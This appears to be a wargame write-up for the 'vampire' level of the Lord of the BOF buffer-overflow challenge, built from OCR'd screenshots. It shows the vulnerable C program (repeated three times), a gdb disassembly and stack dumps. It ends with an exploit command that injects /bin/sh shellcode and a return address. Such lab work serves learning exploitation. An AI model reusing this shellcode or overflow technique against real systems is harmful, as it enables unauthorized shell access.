

L.O.B

level 9&10


서동훈




```
/*
        The Lord of the BOF : The Fellowship of the BOF
        - vampire
        - check 0xbfff
*/

#include <stdio.h>
#include <stdlib.h>

main(int argc, char *argv[])
{
        char buffer[40];

        if(argc < 2){
                printf("argv error\n");
                exit(0);
        }

        if(argv[1][47] != '\xbf')
        {
                printf("stack is still your friend.\n");
                exit(0);
        }

        // here is changed!
        if(argv[1][46] == '\xff')
        {
                printf("but it's not forever\n");
                exit(0);
        }

        strcpy(buffer, argv[1]);
        printf("%s\n", buffer);
}
[troll@localhost troll]$ 
```




```
/*
        The Lord of the BOF : The Fellowship of the BOF
        - vampire
        - check 0xbfff
*/

#include <stdio.h>
#include <stdlib.h>

main(int argc, char *argv[])
{
        char buffer[40];

        if(argc < 2){
                printf("argv error\n");
                exit(0);
        }

        if(argv[1][47] != '\xbf')
        {
                printf("stack is still your friend.\n");
                exit(0);
        }

        // here is changed!
        if(argv[1][46] == '\xff')
        {
                printf("but it's not forever\n");
                exit(0);
        }

        strcpy(buffer, argv[1]);
        printf("%s\n", buffer);
}
[troll@localhost troll]$ 
```




```
/*
        The Lord of the BOF : The Fellowship of the BOF
        - vampire
        - check 0xbfff
*/

#include <stdio.h>
#include <stdlib.h>

main(int argc, char *argv[])
{
        char buffer[40];

        if(argc < 2){
                printf("argv error\n");
                exit(0);
        }

        if(argv[1][47] != '\xbf')
        {
                printf("stack is still your friend.\n");
                exit(0);
        }

        // here is changed!
        if(argv[1][46] == '\xff')
        {
                printf("but it's not forever\n");
                exit(0);
        }

        strcpy(buffer, argv[1]);
        printf("%s\n", buffer);
}
[troll@localhost troll]$ 
```







```
0x804845b <main+43>:    add    %edx,47
0x804845e <main+46>:    cmp    BYTE PTR [%edx],0xbf
0x8048461 <main+49>:    je     0x8048480 <main+80>
0x8048463 <main+51>:    push   0x804852c
0x8048468 <main+56>:    call   0x8048350 <printf>
0x804846d <main+61>:    add    %esp,4
0x8048470 <main+64>:    push   0
0x8048472 <main+66>:    call   0x8048360 <exit>
0x8048477 <main+71>:    add    %esp,4
0x804847a <main+74>:    lea    %esi,[%esi]
0x8048480 <main+80>:    mov    %eax,DWORD PTR [%ebp+12]
0x8048483 <main+83>:    add    %eax,4
0x8048486 <main+86>:    mov    %edx,DWORD PTR [%eax]
0x8048488 <main+88>:    add    %edx,46
0x804848b <main+91>:    cmp    BYTE PTR [%edx],0xff
0x804848e <main+94>:    jne    0x80484a7 <main+119>
0x8048490 <main+96>:    push   0x8048549
0x8048495 <main+101>:   call   0x8048350 <printf>
0x804849a <main+106>:   add    %esp,4
0x804849d <main+109>:   push   0
0x804849f <main+111>:   call   0x8048360 <exit>
0x80484a4 <main+116>:   add    %esp,4
0x80484a7 <main+119>:   mov    %eax,DWORD PTR [%ebp+12]
0x80484aa <main+122>:   add    %eax,4
0x80484ad <main+125>:   mov    %edx,DWORD PTR [%eax]
0x80484af <main+127>:   push   %edx
0x80484b0 <main+128>:   lea    %eax,[%ebp-40]
---Type <return> to continue, or q <return> to quit---
0x80484b3 <main+131>:   push   %eax
0x80484b4 <main+132>:   call   0x8048370 <strcpy>
0x80484b9 <main+137>:   add    %esp,8
0x80484bc <main+140>:   lea    %eax,[%ebp-40]
0x80484bf <main+143>:   push   %eax
0x80484c0 <main+144>:   push   0x804855f
0x80484c5 <main+149>:   call   0x8048350 <printf>
0x80484ca <main+154>:   add    %esp,8
0x80484cd <main+157>:   leave
0x80484ce <main+158>:   ret
0x80484cf <main+159>:   nop
End of assembler dump.
(gdb) b*0x80484bc
Breakpoint 1 at 0x80484bc
(gdb) 
```




```
(gdb) r $(python -c 'print "\xbf"*48+" "+"A"*14000')
Starting program: /home/troll/tmp/vampire $(python -c 'print "\xbf"*48+" "+"A"*14000')

Breakpoint 1, 0x80484bc in main ()
(gdb) 
```




```
(gdb) r $(python -c 'print "\xbf"*48+" "+"A"*14000')
Starting program: /home/troll/tmp/vampire $(python -c 'print "\xbf"*48+" "+"A"*14000')

Breakpoint 1, 0x80484bc in main ()
(gdb) 
```




```
(gdb) x/24wx $esp
0xbfffc3f0:     0xbfbfbfbf      0xbfbfbfbf      0xbfbfbfbf      0xbfbfbfbf
0xbfffc400:     0xbfbfbfbf      0xbfbfbfbf      0xbfbfbfbf      0xbfbfbfbf
0xbfffc410:     0xbfbfbfbf      0xbfbfbfbf      0xbfbfbfbf      0xbfbfbfbf
0xbfffc420:     0x00000000      0xbfffc464      0xbfffc474      0x40013868
0xbfffc430:     0x00000003      0x08048380      0x00000000      0x080483a1
0xbfffc440:     0x08048430      0x00000003      0xbfffc464      0x080482e0
(gdb)
0xbfffc450:     0x080484fc      0x4000ae60      0xbfffc45c      0x40013e90
0xbfffc460:     0x00000003      0xbfffc562      0xbfffc57a      0xbfffc5ab
0xbfffc470:     0x00000000      0xbffffc5c      0xbffffc70      0xbffffc89
0xbfffc480:     0xbffffca8      0xbffffcca      0xbffffcd5      0xbffffe98
0xbfffc490:     0xbffffeb7      0xbffffed2      0xbffffee7      0xbfffff04
0xbfffc4a0:     0xbfffff0f      0xbfffff29      0xbfffff37      0xbfffff3f
(gdb) 
```




```
(gdb) r $(python -c 'print "\xbf"*48+" "+"A"*100000')
Starting program: /home/troll/tmp/vampire $(python -c 'print "\xbf"*48+" "+"A"*100000')

Breakpoint 1, 0x80484bc in main ()
(gdb) x/24wx $esp
0xbffe7400:     0xbfbfbfbf      0xbfbfbfbf      0xbfbfbfbf      0xbfbfbfbf
0xbffe7410:     0xbfbfbfbf      0xbfbfbfbf      0xbfbfbfbf      0xbfbfbfbf
0xbffe7420:     0xbfbfbfbf      0xbfbfbfbf      0xbfbfbfbf      0xbfbfbfbf
0xbffe7430:     0x00000000      0xbffe7474      0xbffe7484      0x40013868
0xbffe7440:     0x00000003      0x08048380      0x00000000      0x080483a1
0xbffe7450:     0x08048430      0x00000003      0xbffe7474      0x080482e0
(gdb) 
```



```
[troll@localhost tmp]$ ./vampire $(python -c 'print "\x90"*19+"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x89\
xc2\xb0\x0b\xcd\x80"+"\x10\x74\xfe\xbf"+" "+"A"*100000')
???????????????????1퍙 h//shh/bin?? S?? 짜
                                     ? ┼t
Segmentation fault (core dumped)
[troll@localhost tmp]$ 
```




```
Program terminated with signal 11, Segmentation fault.
#0  0xbffe7418 in ?? ()
(gdb) x/24wx $esp
0xbffe7418:     0xbffe7420      0x00000031      0x00000000      0xbffe7464
0xbffe7428:     0xbffe7474      0x40013868      0x00000003      0x08048380
0xbffe7438:     0x00000000      0x080483a1      0x08048430      0x00000003
0xbffe7448:     0xbffe7464      0x080482e0      0x080484fc      0x4000ae60
0xbffe7458:     0xbffe745c      0x40013e90      0x00000003      0xbffe756f
0xbffe7468:     0xbffe7579      0xbffe75aa      0x00000000      0xbffffc4b
(gdb)
